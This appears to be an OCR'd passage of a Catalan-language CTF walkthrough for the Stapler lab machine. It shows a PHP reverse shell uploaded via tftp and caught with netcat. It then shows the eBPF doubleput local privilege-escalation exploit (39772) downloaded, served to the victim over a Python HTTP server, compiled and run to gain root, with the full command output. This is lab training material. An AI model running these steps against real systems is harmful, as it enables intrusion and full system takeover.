
```
root@kali:~/Desktop/Stapler# tftp 192.168.0.28   <- This is my target's IP address, not yours!
tftp> ls
?Invalid command
tftp> ?
Commands may be abbreviated.  Commands are:

connect         connect to remote tftp
mode            set file transfer mode
put             send file
get             receive file
quit            exit tftp
verbose         toggle verbose mode
trace           toggle packet tracing
status          show current status
binary          set mode to octet
ascii           set mode to netascii
rexmt           set per-packet retransmission timeout
timeout         set total retransmission timeout
?               print help information
tftp> verbose
Verbose mode on.
tftp> put php-reverse-shell.php
putting php-reverse-shell.php to 192.168.0.28:php-reverse-shell.php [netascii]
tftp>
```

A continuació, obrim un navegador i iniciem l'script que acabem de penjar navegant a l'arrel del servidor web.



Això llança l'script i completem la connexió amb l'oient netcat.

Nom i cognom




Tenim una funcionalitat limitada mitjançant el shell. Necessitem escalar privilegis. Mitjançant searchsploit descobrim que Ubuntu 16.04 32 bits disposa d'una vulnerabilitat que podem utilitzar per escalar privilegis, 39772.txt

El fitxer es pot descarregar des de GitHub mitjançant l'ordre wget.

https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/39772.zip


GitHub és un repositori viu i per tant es poden donar moviments dels fitxers/directoris i canviar les ubicacions dels fitxers. És possible que hàgiu de fer una cerca a GitHub per trobar l'exploit.



A continuació, hem de descomprimir la descàrrega, canviar la ubicació a la carpeta 39772 i llistar el contingut.


Nom i cognom

- Extreu el fitxer tar exploit.tar. `tar xvf exploit.tar`
- Llista els continguts del directori 39772.



Continueu preparant l'explotació. Enumereu el contingut del directori 39772.

1. Canvieu al directori ebpf_mapfd_doubleput_exploit/
2. Llisteu el contingut
3. Retorneu al directori 39772
4. Executeu un servidor http simple amb python: `python -m SimpleHTTPServer`



Des de la shell de la víctima

Nom i cognom

A la shell, canvieu el directori al directori tmp. Utilitzeu l'ordre wget per copiar **exploit.tar** al servidor de l'objectiu.

```
wget http://192.168.0.28:8000/exploit.tar
```

Hi ha un servidor web senzill que s'executa dins del directori 39772 mitjançant el port 8000 que es pot utilitzar per carregar exploit.tar.

Si no us ho permet, canvieu el directori a tmp dins la shell.

Hi ha un servidor http senzill que s'executa al directori 39772, de manera que hem de dirigir la shell de la víctima per anar a la carpeta on s'executa el servidor http senzill i penjar expoit.tar al directori tmp. Utilitzem l'adreça IP de la nostra màquina Kali.


Obtenim aquest accés root. Les ordres estan en blanc.

```
$ ls
exploit.tar
$ tar xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
$ ls
ebpf_mapfd_doubleput_exploit
exploit.tar
$ cd ebpf_mapfd_doubleput_exploit
$ ls
compile.sh
doubleput.c
hello.c
suidhelper.c
$ chmod +x compile.sh
$ ./compile.sh
```

Nom i cognom

```
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size
[-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^
doubleput.c:92:15: warning: cast from pointer to integer of different size
[-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^
$ ls
compile.sh
doubleput
doubleput.c
hello
hello.c
suidhelper
suidhelper.c
$ ./doubleput

starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in
<=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cd /root
ls -la
total 208
drwx------  4 root root  4096 May 15 02:31 .
drwxr-xr-x 22 root root  4096 Jun  7  2016 ..
-rw-------  1 root root     1 Jun  5  2016 .bash_history
-rw-r--r--  1 root root  3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root    50 Jun  3  2016 .my.cnf
-rw-------  1 root root     1 Jun  5  2016 .mysql_history
drwxr-xr-x 11 root root  4096 Jun  3  2016 .oh-my-zsh
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rw-------  1 root root  1024 Jun  5  2016 .rnd
drwxr-xr-x  2 root root  4096 Jun  4  2016 .vim
-rw-------  1 root root     1 Jun  5  2016 .viminfo
-rw-r--r--  1 root root 39206 Jun  3  2016 .zcompdump
-rw-r--r--  1 root root 39352 Jun  3  2016 .zcompdump-red-5.1.1
-rw-r--r--  1 root root    17 Jun  3  2016 .zsh-update
-rw-------  1 root root    39 Jun  5  2016 .zsh_history
-rw-r--r--  1 root root  2839 Jun  3  2016 .zshrc
-rwxr-xr-x  1 root root  1090 Jun  5  2016 fix-wordpress.sh
-rw-r--r--  1 root root   463 Jun  5  2016 flag.txt
-rw-r--r--  1 root root   345 Jun  5  2016 issue
-rwxr-xr-x  1 root root   103 Jun  5  2016 python.sh
-rw-r--r--  1 root root 54405 Jun  5  2016 wordpress.sql
cat flag.txt
```

Nom i cognom



7. Resum

Ha estat un CTF dur però divertit. Hi havia diverses maneres de fer molts dels passos.

Per a l'enumeració, podríem haver utilitzat alternatives com SPARTA i fer totes les exploracions alhora, però què hi ha de divertit? Per descomptat, hem recorregut el camí més llarg però hem après alguna cosa en el procés.

Per a l'explotació final, podríem haver penjat el fitxer reverse_shell.php com a complement al lloc de WordPress i, quan l'activéssim, l'oient de NetCat hauria recollit la comunicació donant-nos un intèrpret d'ordres.

Quan se us nega l'accés a un directori a l'intèrpret d'ordres (shell), heu de trobar un directori mitjançant l'ordre *ls -la* amb els permisos d'accés adequats. També podríem haver acabat de moure la carpeta 39772.zip fins a l'objectiu mitjançant l'ordre wget i executar l'explotació des del directori tmp.

La qüestió és que haureu de reflexionar sobre els problemes que us heu anat trobant. Moltes de les ordres no funcionaven per un motiu o per un altre, de manera que s'han de trobar altres maneres d'aconseguir l'objectiu.

Pel vostre tercer o quart CTF, hauríeu de començar a veure un patró. Els mètodes utilitzats poden ser diferents, però els passos utilitzats en la metodologia continuen sent els mateixos, capturar la bandera i obtenir accés com a root.